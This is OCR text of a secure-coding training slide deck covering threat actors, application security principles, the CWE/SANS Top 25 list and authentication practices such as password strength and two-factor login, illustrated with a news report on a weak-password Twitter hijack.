

SQL Injection
Rainbow Table
Weak Passwords
Password Reuse
Single Factor Authentication
Privilege Escalation

Secure Coding

NamHB

OSCP #31231 | Security Engineer | Bug bounty hunter | Security Researcher

Agenda

- **Roll Call**
- **The Threats**
- **Goals and Principles of Application Security**
- **Introduction to Common Weakness Enumeration (CWE)**
- **Security Mechanisms**
  - Authentication
  - Authorization
  - Data Validation
  - Session Management
  - Error Handling
  - Logging
  - Encryption

Schedule

8:30	-	9:30	Introduction
9:30	-	10:30	Authentication
10:30	-	10:45	Break
10:45	-	11:15	Authorization
11:15	-	12:00	Session Management
12:00	-	1:00	Lunch
1:00	-	2:30	Data Validation
2:30	-	3:00	Error Handling
3:00	-	3:15	Break
3:15	-	3:45	Logging
3:45	-	4:15	Encryption
4:15	-	4:30	Closing Remarks

INTRODUCTION

Application Security Threats

Script Kiddie

- Leveraging tools and exploits created by others
- Hacking by pushing the big red shiny button

Hacktivist

- Hacker with a cause
- Denial of service, site defacement

Hacker

- Malicious and non-malicious
- Because they can

Cyber Criminal

- Different levels of sophistication
- Scams, information theft, fraud

Advanced Persistent Threat

- Extremely sophisticated attackers; nation-states
- Low & slow, information theft, espionage

Hacker Image: Released to public domain by photographer Matthew Griffiths
World Flags Image: Retrieved from WikiMedia Commons, licensed under Creative Commons Attribution ShareAlike 3.0. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:The_world_flag_2006.png


Application Security Goals

onfidentiality → **Information is only available to those who should have access**

ntegrity → **Data is known to be correct and trusted**

vailability → **Information is available for use by legitimate users when it is needed**

Application Security



Confidentiality
Integrity
Availability

guiding concepts that aid in making security decisions

secure coding techniques

Adapted from Open Web Application Security Project. (2009). *Category:Principle – OWASP*. Retrieved February 8, 2011, from http://www.owasp.org/index.php/Category:Principle

Principle – Minimize Attack Surfaces

More points of interaction = More difficult to defend

Principle – Establish Secure Defaults

Never rely on someone needing to specially configure or enable basic security functionality.

vs.

Image of Vault Door: © BrokenSphere / Wikimedia Commons. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:SF_City_Hall_South_Light_Court_vault_1st_door.JPG
Image of Glass Door: Under Creative Commons Attribution-Share Alike 3.0 license – taken by Infrogmation. Retrieved September 20, 2011, from https://secure.wikimedia.org/wikipedia/commons/wiki/File:StRochDec07GlassDoorFloodlines.jpg

Principle – Least Privilege

Not everyone should have access to everything.

Even people or accounts you might think should have access don't always need it.

Image of Guard: Licensed under Creative Commons Attribution 2.0 Generic License – Taken by Brad & Sabrina. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Bank-Security-Guard-Sleeping.jpeg


Principle – Defense in Depth

Don't rely on a single security method to protect everything.

Layer basic security practices to ensure the overall safety of an application.

Image of Vault Door: Licensed under Creative Commons Attribution 2.5 Generic – Taken by Spamguy. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Cleveland_FRB_Vault_Door.jpg
Image of Alarm Pad: © BrokenSphere / Wikimedia Commons. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Honeywell_home_alarm.JPG

Principle – Fail Securely



Security controls should be designed to fail until they are proven valid.


When a security control does fail, it should place the application in a secure state.

Principle – Don't Trust Services

Don't make assumptions that can impact your application's security goals.

Principle – Separation of Duties

Change of Address



Authorize a Check


Some combinations of permissions don't work well together.

Check Image: Licensed under Creative Commons Attribution– Share Alike 3.0 Unported– Created by Sergio Ortega, modified by Trojan. Retrieved September 20, 2011, from https://secure.wikimedia.org/wikipedia/commons/wiki/File:BritishChequeEmpty.PNG


Principle – Avoid Security by Obscurity

“But an attacker would never know or see that!”

Principle – Keep Security Simple




vs.




The simpler the design of the security, the easier it is to understand and implement correctly.

Principle – Fix Security Issues Correctly




Security Mechanisms



The gears that drive the engine of application security.

All mechanisms must be used correctly to ensure proper security functionality.

Security Mechanisms to Achieve Goals



CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Weakness ID: 79 *(Weakness Base)* **Status:** Usable

- Description
- Alternate Terms
- Time of Introduction
- Applicable Platforms
- Common Consequences
- Likelihood of Exploit
- Enabling Factors for Exploitation
- Detection Methods
- Demonstrative Examples
- Observed Examples
- Potential Mitigations
- Background Details
- Weakness Ordinalities
- Relationships
- Causal Nature
- Taxonomy Mappings
- Related Attack Patterns
- References
- Content History

http://cwe.mitre.org

CWE/SANS TOP 25 Most Dangerous Software Errors

- https://www.sans.org/top25-software-errors


Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	CWE-732	Incorrect Permission Assignment for Critical Resource
[18]	64.6	CWE-676	Use of Potentially Dangerous Function
[19]	64.1	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	CWE-131	Incorrect Calculation of Buffer Size
[21]	61.5	CWE-307	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	CWE-134	Uncontrolled Format String
[24]	60.3	CWE-190	Integer Overflow or Wraparound
[25]	59.9	CWE-759	Use of a One-Way Hash without a Salt

Authentication
Authorization
Session Management
Data Validation
Error Handling
Logging
Encryption

Security Mechanism:
AUTHENTICATION

Authentication Core Concepts

A manner for identifying a user is who they claim to be.



Something you know

Something you have

Something you are

Two-Factor Authentication


Leverage two of these methods for a single authentication transaction.

Fingerprint Scanner Image: Licensed under Creative Commons Attribution – Share Alike 3.0 Unported– Created by Rachmaninoff. Retrieved September 21, 2011, from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Fingerprint_scanner_identification.jpg

Authentication Words to Live By

- Enforce basic password security
- Implement an account lockout for failed logins
- “Forgot my password” functionality can be a problem
- For web applications, use and enforce POST method

Authentication Words to Live By: #1



- **CWE-521: Weak Password Requirements**
  - The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.

- Minimum length enforcement
- Require complex composition
- Should not contain the user name as a substring
- Users must be able to change password
- Consider password expiration over time
- Prevent reuse of some previous passwords when changed

Real World Example - Twitter

Weak Password Brings 'Happiness' to Twitter Hacker

By Kim Zetter ✉ January 6, 2009 | 4:35 pm | Categories: Crime

An 18-year-old hacker with a history of celebrity pranks has admitted to Monday's hijacking of multiple high-profile Twitter accounts, including President-Elect Barack Obama's, and the official feed for Fox News.

The hacker, who goes by the handle GMZ, told Threat Level on Tuesday he gained entry to Twitter's administrative control panel by pointing an automated password-guesser at a popular user's account. The user turned out to be a member of Twitter's support staff, who'd chosen the weak password "happiness."

Cracking the site was easy, because Twitter allowed an unlimited number of rapid-fire log-in attempts.

"I feel it's another case of administrators not putting forth effort toward one of the most obvious and overused security flaws," he wrote in an IM interview. "I'm sure they find it difficult to admit it."

Zetter, K. (2009, January 6). *Weak password brings 'happiness' to Twitter hacker.* Retrieved February 3, 2011, from http://www.wired.com/threatlevel/2009/01/professed-twitt/

** UPDATE **

2010

- In a report likely to make IT administrators tear out their hair, most users still rely on easy passwords, some as simple as "123456," to access their accounts. - Imperva Inc.

http://www.computerworld.com/article/2523068/security0/users-still-make-hacking-easy-with-weak-passwords.html

2012

- Approximately 76 percent of attacks on corporate networks involved weak passwords. - Verizon RISK team "2013 Data Breach Investigations Report"

http://www.cloudentr.com/latest-resources/industry-news/2014/3/19/weak-passwords-among-top-causes-of-data-breaches-tips-for-password-security

2013

